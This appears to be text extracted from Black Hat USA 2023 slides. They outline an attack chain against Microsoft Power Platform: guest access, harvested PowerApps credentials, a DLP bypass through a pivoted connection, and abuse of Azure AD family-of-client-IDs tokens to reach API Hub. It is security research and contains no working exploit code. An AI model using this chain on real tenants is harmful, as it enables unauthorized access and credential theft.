
Using a built-in public client app? **No.**

Using our own app? **No.**




Where are we again?

Got guest access.



Where are we again?


Got guest access.
Found a bunch of creds on PowerApps.



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.


Tried to access



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ **Blocked by license**



Where are we again?


Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ **Blocked by DLP**



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access

→ Blocked by license → Got a license

→ **Blocked by DLP** → **Pivoted connection** *(bypass vuln under disclosure)*

Where are we again?


Got guest access.
Found a bunch of creds on PowerApps.

Tried to access

→ Blocked by license → Got a license

→ Blocked by DLP → Pivoted connection *(bypass vuln under disclosure)*

→ **Blocked by prog access to API Hub**



black hat
USA 2023

A scope away from victory

Can we generate a token to API Hub? (reminder: generating tokens is trivial, it's our user)
Using a built-in public client app? **No.**
Using our own app? **No.**

SO CLOSE

@mbrg0
#BHUSA @BlackHatEvents

Solving for scope

We need to find an AAD app that is:

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)
3. Public client (generate tokens on demand)

Solving for scope

We need to find an AAD app that is:


1. On by-default
2. Pre-approved to query API Hub
3. Public client

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!



Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the
PowerApps portal!

The screenshot shows a PowerApps portal interface. On the left, a list of users is displayed with their email addresses and names. On the right, a detailed view of an application's configuration is shown, including various settings like Request URL, Request Method, and Request Headers.


Name	Request URL	Request Method	Request Headers
Microsoft Dynamics 365	https://api.crm.dyn.microsoft.com	POST	Content-Type: application/json; charset=utf-8; Accept: application/json; Accept-Encoding: gzip, deflate, br; Accept-Language: en-US; Accept-Charset: utf-8, latin1; Accept-Expires: 0; Accept-Ranges: none; Cache-Control: no-cache; Connection: keep-alive; Content-Length: 204; Content-Type: application/json; Expires: -1; Host: api.crm.dyn.microsoft.com; Origin: https://api.crm.dyn.microsoft.com; User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36

Solving for scope


We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!
But we can't generate tokens on it's behalf.



How does msft cross-app SSO work? (or – introduction to family of client IDs)



secureworks/**family-of-client-ids-research**

Research into Undocumented Behavior of Azure AD Refresh Tokens

1 Contributor 0 Issues 97 Stars 10 Forks

Sw

GitHub logo

How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

How does msft cross-app SSO work? (or introduction to family of client IDs)


application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

Family of client IDs

Microsoft Azure
CLI



The screenshot shows a GitHub repository page for 'secureworks/family-of-client-ids-research'. The repository name is displayed in bold. Below it, the description reads 'Research into Undocumented Behavior of Azure AD Refresh Tokens'. To the right of the repository name is a circular profile picture with the letters 'Sw'. At the bottom of the repository card, there are statistics: 1 Contributor, 0 Issues, 97 Stars, and 10 Forks. A GitHub logo is also visible in the bottom right corner of the repository card.

